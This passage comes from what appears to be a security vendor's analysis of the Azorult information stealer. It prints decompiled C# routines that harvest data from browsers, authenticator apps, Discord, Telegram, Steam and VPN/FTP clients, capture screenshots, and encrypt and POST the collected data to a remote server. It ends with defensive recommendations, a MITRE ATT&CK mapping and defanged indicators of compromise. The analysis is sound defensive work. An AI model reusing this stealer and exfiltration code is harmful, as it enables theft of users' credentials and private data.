        num += Program.processChromiumBrowser(static_browser.baseFolder, static_browser.relativeBrowserDir);
    }
    else if (static_browser.browserType == Program.BROWSER_TYPE.GECKO)
    {
        num += Program.processGeckoBrowser(static_browser.baseFolder, static_browser.relativeBrowserDir);
    }
}

```

Figure 24 – Browsers Targeted by Azorult

Azorult targets multiple applications including Authy, WinAuth, Discord, FileZilla, OpenVPN, WinSCP, Steam, and Telegram. The figure below shows a code snippet of the malware.

```

}
Program.authy(folderPath);
Program.winAuth(folderPath);
Program.writeError(string.Format("First stage size: {0}\n", Program.memStream.Length));
Program.writeMemoryStream(1, Program.errStream.GetBuffer(), Convert.ToInt32(Program.errStream.Length), "errors.txt");
Program.memStream.Flush();
bool flag = true;
string text2 = Program.sendReq(url, publicKey, sharedSecret);
if (text2 == "0")
{
    return;
}
if (text2 == "FAILED")
{
    flag = true;
}
string[] array3 = new string[0];
try
{
    byte[] array4 = Convert.FromBase64String(text2);
    array3 = Encoding.UTF8.GetString(Program.xorEnc(array4, (long)array4.Length, sharedSecret)).Split(new char[]
    {
        '\n'
    });
}
catch (Exception ex)
{
    Program.writeError("Failed parsing cfg\t" + ex.Message + "\n\n");
}
Program.memStream.Position = 0;
Program.memStream.SetLength(0);
Program.memStream.Capacity = 0;
Program.putBaseCfg(buildId);
num += Program.iteration(folderPath);
Program.discord(folderPath);
Program.filezilla(folderPath);
Program.openvpnConfigs();
Program.winscp();
Program.screenshot();
Program.steam();
Program.processFiles<string>(Path.Combine(folderPath, "Telegram Desktop\\tdata"), "", new Program.handler<string>(Program.process<string>), "", 999);
for (int j = 0; j < Program.chromiumLogins.Count / 2; j++)
{

```

Figure 25 – Azorult Targeting Various Application Programs

Additionally, Azorult captures screenshot of the system. The figure below shows the routine to capture screenshot.

```

private static void screenshot()
{
    try
    {
        MemoryStream memoryStream = new MemoryStream();
        Graphics graphics = Graphics.FromHwnd(IntPtr.Zero);
        IntPtr hdc = graphics.GetHdc();
        int deviceCaps = Program.GetDeviceCaps(hdc, 117);
        int deviceCaps2 = Program.GetDeviceCaps(hdc, 118);
        graphics.ReleaseHdc(hdc);
        using (Bitmap bitmap = new Bitmap(deviceCaps2, deviceCaps))
        {
            using (Graphics graphics2 = Graphics.FromImage(bitmap))
            {
                graphics2.CopyFromScreen(Point.Empty, Point.Empty, bitmap.Size);
            }
            bitmap.Save(memoryStream, ImageFormat.Jpeg);
        }
        Program.writeToMemoryStream(1, memoryStream.GetBuffer(), Convert.ToInt32(memoryStream.Length), "screenshot.jpg");
    }
    catch (Exception ex)
    {
        Program.writeError("Screenshot failed\t" + ex.Message + "\r\n");
    }
}

```

Figure 26 – Azorult Routine for Capturing Screenshot

After collecting all the artifacts, Azorult sends the data to the remote server. The server URL is passed by the loader as a parameter to the Azorult binary. The data is compressed and encrypted before sending it to the server. The figure below shows the routine to encrypt the data and send it to the server.

```

private static string sendRep(string url, byte[] pubKey, byte[] encKey)
{
    string result = "";
    int num = 0;
    while (num++ != 3)
    {
        try
        {
            byte[] array = Program.memStream.ToArray();
            using (MemoryStream memoryStream = new MemoryStream())
            {
                using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Compress))
                {
                    gzipStream.Write(array, 0, Convert.ToInt32(Program.memStream.Length));
                }
                array = memoryStream.ToArray();
            }
            array = Program.xorEnc(array, (long)array.Length, encKey);
            WebRequest webRequest = WebRequest.Create(url);
            webRequest.Timeout = 30000;
            webRequest.Method = "POST";
            webRequest.ContentLength = (long)(array.Length + 33);
            Stream requestStream = webRequest.GetRequestStream();
            requestStream.Write(pubKey, 0, 32);
            requestStream.Write(Encoding.ASCII.GetBytes("K"), 0, 1);
            requestStream.Write(array, 0, array.Length);
            requestStream.Close();
            WebResponse response = webRequest.GetResponse();
            Stream responseStream = response.GetResponseStream();
            StreamReader streamReader = new StreamReader(responseStream);
            result = streamReader.ReadToEnd();
            streamReader.Close();
            responseStream.Close();
            response.Close();
            return result;
        }
        catch (Exception ex)
        {
            Program.writeError("Send Fail\t" + ex.Message + "\r\n");
        }
    }
    return "FAILED";
}

```

Figure 27 – Routine to Send Encrypted Data to Server

Conclusion

Azorult is an insidious information-stealing malware, adept at extracting sensitive data and acting as a downloader for additional threats. The new infection chain is part of a complex multistage Azorult campaign, that employs obfuscated PowerShell scripts and memory-based execution to conceal its activities. The loader and payload files are never stored in the disk which makes it highly unlikely to get detected by security solutions. The campaign's sophistication, coupled with its availability on underground forums, underscores the ongoing threat it poses to compromised systems.

Our Recommendations

- The initial infiltration for the AZORULT RAT loader typically takes place via phishing websites or emails. It is crucial to only download and install software applications from well-known and trusted sources and avoid opening emails from unknown senders.
- Users should confirm the legitimacy of websites by verifying the presence of a secure connection (<https://>) and ensuring the accurate spelling of domain names.

- Deploy strong antivirus and anti-malware solutions to detect and remove malicious executable files.
- Enhance the system security by creating strong, distinct passwords for each of the accounts and, whenever feasible, activate two-factor authentication.
- Regularly back up data to guarantee the ability to recover it in case of an infection and keep users informed about the most current phishing and social engineering methods employed by cybercriminals.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Execution (TA0002)	User Execution (T1203)	User opens the malicious Shortcut file
Execution (TA0002)	Command and Scripting Interpreter: Windows Command Shell (T1059.003)	Azroult can execute itself using cmd.exe
Credential Access (TA0006)	Credentials from Password Stores: Credentials from web Browsers (T1555.003)	The user opens the malicious Shortcut file
Credential Access (TA0006)	Input Capture: GUI Input Capture (T1056.002)	Azroult can take screenshots
Discovery (TA0007)	File and Directory Discovery (T1083)	Azroult can discover Application files and directories
Command and Control (TA0011)	Non-Application Layer Protocol (T1095)	Azroult uses TCP for C&C communication
Exfiltration (TA0010)	Exfiltration Over CC&C Channel (T1041)	Exfiltration Over C&C Channel

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Details
a647fd01215b0a86246007f36b7832f6 b2bc65b0c792fc4ef32fc7c1d399f9f47ef15bd1 778b230b696e5ddb3a1063c939a60449f24d6f5bac91ac76e2c1e4dc24a20836	MD5 SHA1 SHA256	citibank_statement_dec_2023.zip
84d45c0ce97155ca8eb16980dca11215 897309fbe2028ebb2ac40cdf83fec72dfe8632 37a76a6009092e2ebcfe08efe479cdde6f8d0cf6fd9ea2ce023e0c6a43d56693a	MD5 SHA1 SHA256	citibank_statement_Dec_2023.lnk
9e3d15ed4044692d6f759f188f347355 126c54696ecf7d36131a54006b3a2e524073189f fc1ff043b6ab1e1a22baa93abbfa2fefcbb796f4de67224f589dc6dcd45c02f1	MD5 SHA1 SHA256	fqnIQdR.js
c798c2fa8da58fc07210969ea5136977 e11ff82d2e3db02ab4a450dafbb38fd184c977f fd2b8640d3d05d80e769529883196fee8cc2c68d80416b7ee7b037cde5c3a877	MD5 SHA1 SHA256	KgZvPA3S.bat
dff2440766c462e3a2bb2b198085d171 7b6c7b2c1ead869a658c3230356beec3c95062bd ce7bd981cb416e2df589541ddbc0a3e6f3be5201a33f77e065cc79484b096a33	MD5 SHA1 SHA256	agent.js
f05df7c16d8c236fab6ee2b2a1997ce5 c907067a207eb47eca8bdca81c18caddee133ff5 ace2a7812874a84b32590f440f9c4d9d99567e12cb86f0ba598e5e65aa4948c0	MD5 SHA1 SHA256	agent1.ps1
274945641a4f798a13bddec960a82670 d61ef316cc5b8ec477fcd8a2a677f53b79c6e0f 30ab6f1db490a46fb8f1643ca97194988676498baf1ae4e124352f6cc1108568	MD5 SHA1 SHA256	agent3.ps1
bc0523db21c69a68ba3e7bfc4711f969 8308433cb92810bcd6f220e7b6083c778e00fe12 fd64e712eac0c7d5fdec9a1f47c1f384a67a181c13e3e98ff40ee122e9ff8347	MD5 SHA1 SHA256	helper.exe
b4127347d3d08d1a466289b2071e81e7 49c7bf64cf331e5269a5fce351188b9ce6167571 464a917b631b2a583025bdce274ba6f314fe30822cfa400301b924daf38e8a8c	MD5 SHA1 SHA256	sd2.ps1
16eedcc3da8cc730941c9a2f4adaaf7a c62df841320132fc0196101305ad6337c4d0e31e 518d8bc5fa3f5ef09792aca8c78bed5c762e8a4e6a45f44cae974264cb5d0652	MD5 SHA1 SHA256	sd4.ps1
hxxps://nrgtik[.]mx/wp-content/uploads/wp-content.php	URL	Malicious URL
hxxps://nrgtik[.]mx/wp-content/uploads/agent1.ps1	URL	Malicious URL
hxxps://nrgtik[.]mx/wp-content/uploads/agent3.ps1	URL	Malicious URL
hxxps://nrgtik[.]mx/wp-content/uploads/helper.exe	URL	Malicious URL
hxxps://nrgtik[.]mx/wp-content/uploads/sd2.ps1	URL	Malicious URL
hxxps://nrgtik[.]mx/wp-content/uploads/sd4.ps1	URL	Malicious URL
nrgtik[.]mx	Domain	Malicious Domain
hxxp://45.90.58[.]1/index.php?id=\$guid&subid=c4gQX595	url	C&C
45.90.58[.]1	IP	C&C
27ca5b7ab4fa5053761347cda6c5c923 bba6ec0bf8fc454daa61c577d1813394dd6b6d1f 7ca5e9e3033f7913657dce0b85520ec3384ae6653235af093ac2a6e442791225	MD5 SHA1 SHA256	citibank_statement_Dec_2023.lnk
1d2d48cdf0805192afa82c98252ab5d3 119c6b9667e0c0c5204fc587b36f195d62c4c788 e6354942792174245b72ccfc53c1af0082ff09b239dcb138bcb79c2d9e2665c5	MD5 SHA1 SHA256	citibank_statement_Dec_2023.lnk
72ea03e510a67b4fc05aea2820c88280 52e34e60664da8634cafc1f6bae8f33327272f3e 5c324e6671cef63bd1b2c64adf2cef42daec7cb5179e18966b7719508ed314b	MD5 SHA1 SHA256	citibank_statement_Dec_2023.lnk
735ad0b79ceaa614e465e62d8f3d4455 0d31b18630252c1ce69c7d52453e77ba72f1f668 e0e8ff864814e3a9f21f13ca9ae139ba4bc89f0d519fed3d3b7ee3c5053cde30	MD5 SHA1 SHA256	citibank_statement_Dec_2023.lnk

6c5d40687a6b5cacf90f43799c62e7b8 b393759a1a54dcd2aa1f60249e129a4f5f8c84ef 1a8cfa57d60852c1604ca179f1483edbc652f9486072878e4dab4b413dda321	MD5 SHA1 SHA256	citibank_statement_Dec_2023.Ink
ac64471cc8eb90b31f91a81398502e87 14aff6d9b16fa39799041c9f0741e5a2a1194888 465c34bdaee28c628b9639ca77c6a190c5fc400ba735a498d0689f1da747a341	MD5 SHA1 SHA256	citibank_statement_Dec_2023.Ink
93f91815cf0bfee78b13f4a79d683151 567c7e0144223a84a72a60a7f20996decc2feb76 b4ccb27acf65da46693be6987b890f2f19481ec1824f2c3017493245fe9ed4aa	MD5 SHA1 SHA256	citibank_statement_Dec_2023.Ink
67a69b58f31f30eafdbba927c07d4b76 e7f1d6c4239a90ef1ea6cee83a7174c2657318db 386661e445f65f30b0a68f264f1393a722ba90d3f3491ae57af7745e18cb13c8	MD5 SHA1 SHA256	citibank_statement_Dec_2023.Ink

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